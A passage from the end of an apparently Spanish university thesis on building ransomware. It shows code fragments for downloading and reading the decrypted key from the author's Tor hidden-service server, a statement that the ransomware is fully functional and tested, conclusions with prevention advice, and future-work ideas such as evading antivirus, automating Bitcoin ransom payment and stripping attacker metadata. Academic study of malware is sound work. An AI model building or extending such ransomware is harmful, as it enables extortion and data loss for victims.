            success: function(response){
                //console.log(response);
                //$('.result').html(response.html)
                alert('Respuesta del servidor recibida');

                saveData(response,"claveSimetrica.sinCifrar");
            });
        });
    });
});
</script>

<button id="descargarArchivo" download>Descargar
claveSecreta.sinCifrar</button>

```

Figura 63: Código Javascript para convertir y descargar un archivo





Figura 64: Pop-up de descarga de la clave simétrica descifrada

Finalmente, en el programa de descifrado cambio la forma de leer “claveSimetrica.sinCifrar” para que concuerde con su nuevo formato: en vez de leer bytes, leo el archivo como string, y lo convierto a bytes mediante una función especial, “ast.literal_eval(string_a_bytes)”.

```
import ast
import sys

def leer_key():
    #claveCifrado = open("claveSimetrica.sinCifrar", "rb")
    claveCifrado = open("claveSimetrica.sinCifrar", "r")
    key = claveCifrado.read()
    #print(key)
    claveCifrado.close()

    wat = ast.literal_eval(key)

    #return key
    return wat
```

Figura 65: Código para leer la nueva clave simétrica descifrada

Y una vez he aplicado éste cambio, **ya tengo el programa de ransomware plenamente funcional junto con el servidor de comunicaciones solo accesible mediante Tor.**




Figura 66: Servicio oculto final solo disponible en Tor

Realizo pruebas, que corresponden a cifrados de distintas máquinas, hacer y notificar pagos en distintos estados de la base de datos (sin notificar, sin verificar pago, etc...) y **todo funciona como yo tenía pensado que funcionara.**

7. CONCLUSIONES Y TRABAJO FUTURO

1. Conclusiones

Tras realizar todo el desarrollo y las pruebas necesarias, puedo concluir que desarrollar un ransomware es un asunto que a primera vista parece sencillo, pero resulta ser bastante complejo.

Las ideas detrás de un ransomware son simples (cifrar o bloquear todo un sistema, y pedir un rescate), y hay recursos suficientes en internet como para poder desarrollar un malware mínimamente funcional (véase este mismo trabajo fin de grado), pero el desarrollo es un asunto muy laborioso.

Hay que tener en cuenta muchos problemas, ya sean los asociados a la programación, las configuraciones que a priori deberían dar resultado y no funcionan, a los antivirus que bloquean la ejecución..., todo ello sin duda complica el trabajo, haciendo que desarrollar, por ejemplo, la descarga de un archivo de internet, me haya llevado horas.

Ha sido todo un reto el desarrollar todo el ransomware y sus comunicaciones.

- El cifrado base de un sistema no presenta mucha dificultad, y permite que permanezca escondido frente a los antivirus.
- El añadirle módulos al ransomware hace que la complejidad crezca y sea detectable, pero es realmente interesante ver como con pocas funcionalidades extra, el malware parece mucho más real.
- La funcionalidad “extra” más importante que he añadido al cifrado es la comunicación con el servidor. El tener una manera de comunicarte remotamente con el atacante, que solo se envíen los valores que se tienen que enviar, y se devuelva lo que se tiene que devolver, todo de manera oculta y anónima, me ha gustado mucho, ya que le veo la utilidad más allá de este trabajo.

También, a nivel más teórico, puedo concluir que un ransomware es un malware extremadamente peligroso si se tienen datos sensibles en el sistema. El ser infectado es un gran problema, ya que pierdes toda tu información, y probablemente nunca llegues a poder recuperarla a pesar de realizar un pago.

Nadie te garantiza que el atacante vaya a liberarte del cifrado, pero como tiene tus datos comprometidos, te está obligando a pagar. Está jugando con tus datos más preciados (datos bancarios, recuerdos...).

Pero también puede comprometer datos sensibles a nivel profesional (listas de clientes, pedidos, pagos pendientes, historiales médicos, etc.). Todo lo que se pueda almacenar es susceptible de ser cifrado, y por lo tanto, perdido.

Incluso si el ransomware es del tipo de bloquear la máquina y no los archivos, (a priori menos perjudiciales), estos pueden llegar a bloquear toda una red de ordenadores, inutilizando el organismo que sea víctima.

A mi ver, no existe una solución al problema de los ransomware. La única manera de minimizar el impacto es tener prevención, ya que la única manera de no ser infectado es no abriendo un archivo desconocido. Teniendo en cuenta las variantes que hay, y la capacidad de propagarse a través de una misma red, el concienciar a la población de que los riesgos son reales, y muy graves, es la única manera eficaz de evitar todos los problemas derivados.

Algunos consejos que se pueden aplicar son: no abrir archivos de origen desconocido y tener los antivirus y cortafuegos correctamente actualizados para maximizar la seguridad. Lo más eficaz es tener copias de seguridad externas, y si fuese necesario, en sistemas aislados de la red.

Sacar la clave por “fuerza bruta”, como solución, no tiene por qué ser viable por el elevado coste asociado en tiempo para dar con la clave correcta. Actualmente se está estudiando con ordenadores cuánticos, pero de momento sigue en proceso de desarrollo.

Por lo tanto, siguiendo el dicho, es mejor prevenir que curar.

2. Trabajo futuro

¿Cómo ampliar este ransomware? Hay muchas maneras, las he ido diciendo poco a poco a lo largo del desarrollo, intento aunarlas todas aquí.

- Que el cifrado de archivos grandes no sea ocultarlos, sino un cifrado real. Problema encontrado: la manera de abrir los archivos y cifrarlos que he puesto en práctica está pensada para archivos pequeños y medianos, por lo que habría que diseñar un sistema de nuevo para poder cifrar archivos grandes. Al no ser una prioridad, no lo implementé.
- Que la pantalla de carga sea realmente síncrona con el cifrado, y no solo paralela. Esto haría que la pantalla completa solo se cerrara una vez se hubiera cifrado todo el sistema de archivos. Problema encontrado: no poder hacer comunicaciones entre un hilo secundario con el de la pantalla, el principal.
- Que el cambio de fondo de escritorio pudiera incluir la imagen tomada por la webcam. Problemas encontrados: no hay forma de tomar una imagen con calidad de manera efectiva, y la dificultad de editar la imagen dinámicamente con un texto amenazador, o incluirla dentro de otra imagen, hacen que no aborde esta función.
- Que la contraseña sea generada aleatoriamente y el archivo resultante, sea cifrado. Problema encontrado: no he encontrado el modo posible de cifrar el archivo .txt de la contraseña sin **duplicar** la claveSimetrica.cifrada generada en el cifrado, ya que al pedir permisos de administrador para cambiar la contraseña, **el cambio se realiza al volver a ejecutar la aplicación.**

El proceso se duplica al aceptar/rechazar los permisos de administrador. Por un lado, comienza el cifrado en el primer primer hilo, y en el segundo, o se genera la contraseña o se vuelve a pedir permisos.

Sea generar la contraseña o repetir pedir permisos, comenzaría otro hilo, que llegaría de nuevo al cifrado, lo que generaría otra clave simétrica y machacaría la actual, imposibilitando el descifrado de los archivos.

- Evitar que el antivirus detecte el ransomware. Problema encontrado: los antivirus son programas muy complejos, y tengo que renunciar a funcionalidad para pasar inadvertido. He preferido tener múltiples funcionalidades y desactivar la protección.

- Instalar Tor y sockets de Tor en el sistema de la víctima automáticamente. Problema encontrado: no parece haber ninguna manera de hacerlo actualmente, habría que programarlo desde cero, y al ser complejo, conllevaría mucho tiempo, y no era una prioridad.
- Automatizar el pago de Bitcoin a través de la aplicación, y conectarlo con la base de datos. Problema encontrado: Poder seguir el pago de la víctima y asociarla a un monedero, para poder verificar su pago, es un asunto demasiado complejo, por lo que directamente lo dejo fuera del alcance de este trabajo.
- Perfeccionar la manera de devolver la “claveSimetrica.sinCifrar” desde el servidor. Problema encontrado: por el sistema que estoy utilizando, CGI de Python, utilizo la única alternativa. Habría que rehacer todo el sistema de servidores web para tener otra manera de comunicarme con el servidor, lo que implicaría perder demasiado trabajo..
- Eliminar metadatos que vinculen el ransomware al atacante, para poder tener un archivo que no se pudiera asociar con el sistema de creación..
- Darle uso a los timestamp generados, ya que en el sistema los recojo, pero no utilizo de ninguna forma.

8. REFERENCIAS


- [1] «5 Biggest Ransomware Attacks in History,» 27 Agosto 2021. [En línea]. Available: <https://www.swisscyberforum.com/blog/5-biggest-ransomware-attacks-in-history/>.
- [2] «<https://www.geeksforgeeks.org/difference-between-block-cipher-and-stream-cipher/>,» 21 Julio 2021. [En línea]. Available: <https://www.geeksforgeeks.org/difference-between-block-cipher-and-stream-cipher/>.
- [3] «Ransomware,» [En línea]. Available: <https://en.wikipedia.org/wiki/Ransomware>.
- [4] «<https://medium.com/swlh/what-makes-python-so-versatile-68ea46cc71>,» 3 Diciembre 2019. [En línea]. Available: <https://medium.com/swlh/what-makes-python-so-versatile-68ea46cc71>.
- [5] «<https://vpnoverview.com/privacy/anonymous-browsing/is-tor-safe/>,» 30 Agosto 2021. [En línea]. Available: <https://vpnoverview.com/privacy/anonymous-browsing/is-tor-safe/>.
- [6] «¿Qué es el malware?,» 19 Mayo 2021. [En línea]. Available: <https://www.avast.com/es-es/c-malware>.
- [7] «Malware,» 2021. [En línea]. Available: <https://www.av-test.org/en/statistics/malware/>.
- [8] «Malware,» [En línea]. Available: <https://en.wikipedia.org/wiki/Malware>.
- [9] «Ransomware,» [En línea]. Available: <https://en.wikipedia.org/wiki/Ransomware>.
- [10] « Why Hackers Use Bitcoin and Why It Is So Difficult to Trace,» 16 Julio 2020. [En línea]. Available: <https://www.wsj.com/articles/why-hackers-use-bitcoin-and-why-it-is-so-difficult-to-trace-11594931595>.
- [11] «Ransomware back in big way, 181.5 million attacks since January,» 11 Julio 2018. [En línea]. Available: <https://www.helpnetsecurity.com/2018/07/11/2018-sonicwall-cyber-threat-report/>.
- [12] «Ransomware: Screen Lockers vs. Encryptors,» 10 Enero 2018. [En línea]. Available: <https://www.pandasecurity.com/en/mediacenter/malware/ransomware-screen-lockers-vs-encryptors/>.
- [13] «WannaCry_ransomware_attack,» [En línea]. Available: https://en.wikipedia.org/wiki/WannaCry_ransomware_attack.
- [14] «Screenshot of a WannaCry ransomware attack on Windows 8,» Mayo 2017. [En línea]. Available: https://en.wikipedia.org/wiki/File:Wana_Decrypt0r_screenshot.png.
- [15] «ECRYPT II Yearly Report on Algorithms and Keysizes (2011-2012),» 30 Septiembre 2012. [En línea]. Available: <https://www.ecrypt.eu.org/ecrypt2/documents/D.SPA.20.pdf>.
- [16] «Preguntas Frecuentes,» 2021. [En línea]. Available: <https://www.nomoreransom.org/es/ransomware-qa.html>.
- [17] «Herramientas de descifrado,» 2021. [En línea]. Available: <https://www.nomoreransom.org/es/decryption-tools.html>.

- [18] «Algoritmo criptográfico,» [En línea]. Available: https://es.wikipedia.org/wiki/Algoritmo_criptogr%C3%A1fico.
- [19] «El cifrado de César,» 5 Julio 2010. [En línea]. Available: https://www.abc.es/ciencia/cifrado-cesar-201007050000_noticia.html.
- [20] «Block cipher,» [En línea]. Available: https://en.wikipedia.org/wiki/Block_cipher.
- [21] «What are block ciphers? Explain with examples the ECB and CBC modes of block ciphers.,» [En línea]. Available: <https://techblogmu.blogspot.com/2018/05/what-are-block-ciphers-explain-with-examples-the-ecb-and-cbc-modes-of-block-ciphers.html>.
- [22] «Stream cipher,» [En línea]. Available: https://en.wikipedia.org/wiki/Stream_cipher.
- [23] «¿Cuál es la diferencia entre el cifrado de flujo y el cifrado de bloque?,» [En línea]. Available: https://techlandia.com/diferencia-cifrado-flujo-cifrado-bloque-info_548015.
- [24] «Stream cipher attacks,» [En línea]. Available: https://en.wikipedia.org/wiki/Stream_cipher_attacks.
- [25] «Symmetric-key algorithm,» [En línea]. Available: <https://en.wikipedia.org/wiki/>.
- [26] «Symmetric vs. Asymmetric Encryption – What are differences?,» [En línea]. Available: <https://www.ssl2buy.com/wiki/symmetric-vs-asymmetric-encryption-what-are-differences>.
- [27] «Public-key cryptography,» [En línea]. Available: https://en.wikipedia.org/wiki/Public-key_cryptography.
- [28] «Digital signature,» [En línea]. Available: https://en.wikipedia.org/wiki/Digital_signature.
- [29] «Salsa20,» [En línea]. Available: <https://en.wikipedia.org/wiki/Salsa20>.
- [30] «ChaCha20 and XChaCha20,» [En línea]. Available: <https://pycryptodome.readthedocs.io/en/latest/src/cipher/chacha20.html?highlight=chacha>.
- [31] «RSA (cryptosystem),» [En línea]. Available: [https://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem)).
- [32] «RSA,» [En línea]. Available: https://pycryptodome.readthedocs.io/en/latest/src/public_key/rsa.html?highlight=RSA.
- [33] «Cuando una librería de códigos pone en peligro la identidad de media nación: así se ha quebrantado el cifrado RSA-2048,» 10 Noviembre 2017. [En línea]. Available: <https://www.xataka.com/seguridad/cuando-un-algoritmo-pone-en-peligro-la-identidad-de-media-nacion-asi-se-ha-quebrantado-el-cifrado-rsa-2048>.
- [34] «El RSA de 2048 bits tampoco es ya suficiente,» 2 Junio 2019. [En línea]. Available: <https://www.microsiervos.com/archivo/seguridad/rsa-2048-bits-tampoco-es-suficiente.html>.
- [35] «Tor: Overview,» [En línea]. Available: <https://2019.www.torproject.org/about/overview.html.en>.
- [36] «La red TOR: más allá de la delincuencia,» 21 Noviembre 2014. [En línea]. Available: <https://www.lavanguardia.com/tecnologia/internet/20141121/54419556499/red-tor-mas-alla-delincuencia.html>.

- [37] «Silk Road,» [En línea]. Available: https://es.wikipedia.org/wiki/Silk_Road.
- [38] «Servicio web,» [En línea]. Available: https://es.wikipedia.org/wiki/Servicio_web.
- [39] «How do onion services work?,» [En línea]. Available: <https://community.torproject.org/onion-services/overview/>.
- [40] «Talk About Onions,» [En línea]. Available: <https://community.torproject.org/onion-services/talk/>.
- [41] «V2 Onion Services Deprecation,» [En línea]. Available: <https://support.torproject.org/onionservices/v2-deprecation/>.
- [42] «Features,» [En línea]. Available: <https://pycryptodome.readthedocs.io/en/latest/src/features.html>.
- [43] «Examples,» [En línea]. Available: <https://pycryptodome.readthedocs.io/en/latest/src/examples.html>.
- [44] «Change Windows 10 background in Python 3,» 21 Diciembre 2018. [En línea]. Available: <https://stackoverflow.com/questions/53878508/change-windows-10-background-in-python-3>.
- [45] «How TO - JavaScript Countdown Timer,» [En línea]. Available: https://www.w3schools.com/howto/howto_js_countdown.asp.
- [46] «Determining application path in a Python EXE generated by pyInstaller,» 14 Febrero 2012. [En línea]. Available: <https://stackoverflow.com/questions/404744/determining-application-path-in-a-python-exe-generated-by-pyinstaller>.
- [47] «Máquinas virtuales,» [En línea]. Available: <https://developer.microsoft.com/es-es/microsoft-edge/tools/vms/>.
- [48] «Configuring Onion Services for Tor,» 2019. [En línea]. Available: <https://2019.www.torproject.org/docs/tor-onion-service.html.en>.
- [49] «Running the Tor client on Linux,» 2019. [En línea]. Available: <https://2019.www.torproject.org/docs/tor-doc-unix.html.en>.
- [50] «Installing Lighttpd with Python CGI support,» 21 Septiembre 2013. [En línea]. Available: <https://mike632t.wordpress.com/2013/09/21/installing-lighttpd-with-python-cgi-support/>.
- [51] «Choosing between Django, Flask, and FastAPI,» 4 Enero 2021. [En línea]. Available: <https://www.section.io/engineering-education/choosing-between-django-flask-and-fastapi/>.
- [52] «cgi — Common Gateway Interface support,» [En línea]. Available: <https://docs.python.org/3/library/cgi.html>.
- [53] «My first web app (Python): use CGI, or a framework like Django?,» 10 Junio 2012. [En línea]. Available: <https://stackoverflow.com/questions/10777502/my-first-web-app-python-use-cgi-or-a-framework-like-django>.
- [54] «Bitcoin QR Code Generator,» 2021. [En línea]. Available: <https://www.bitcoinqrcodemaker.com/>.
- [55] «Diferencia entre MySQL y SQL Server,» 8 Diciembre 2020. [En línea]. Available: <https://www.hostinger.es/tutoriales/diferencia-mysql-sql-server>.

- [56] «How To Install MySQL on Ubuntu 20.04,» 30 Julio 2020. [En línea]. Available: <https://www.digitalocean.com/community/tutorials/how-to-install-mysql-on-ubuntu-20-04>.
- [57] «Install MySQL Workbench on Ubuntu 20.04,» 2020. [En línea]. Available: https://linuxhint.com/installing_mysql_workbench_ubuntu/.
- [58] «Python | shutil.copyfile() method,» 20 Junio 2021. [En línea]. Available: <https://www.geeksforgeeks.org/python-shutil-copyfile-method/>.
- [59] «Download octet stream via jQuery,» 31 Agosto 2021. [En línea]. Available: <https://stackoverflow.com/questions/41803925/download-octet-stream-via-jquery>.
- [60] «Do I need Content-Type: application/octet-stream for file download?,» 11 Diciembre 2013. [En línea]. Available: <https://stackoverflow.com/questions/20508788/do-i-need-content-type-application-octet-stream-for-file-download>.
- [61] «Convert octet-stream to image,» 29 Junio 2021. [En línea]. Available: <https://stackoverflow.com/questions/37510801/convert-octet-stream-to-image>.

Universidad de Alcalá
Escuela Politécnica Superior



ESCUELA POLITECNICA
SUPERIOR



Universidad
de Alcalá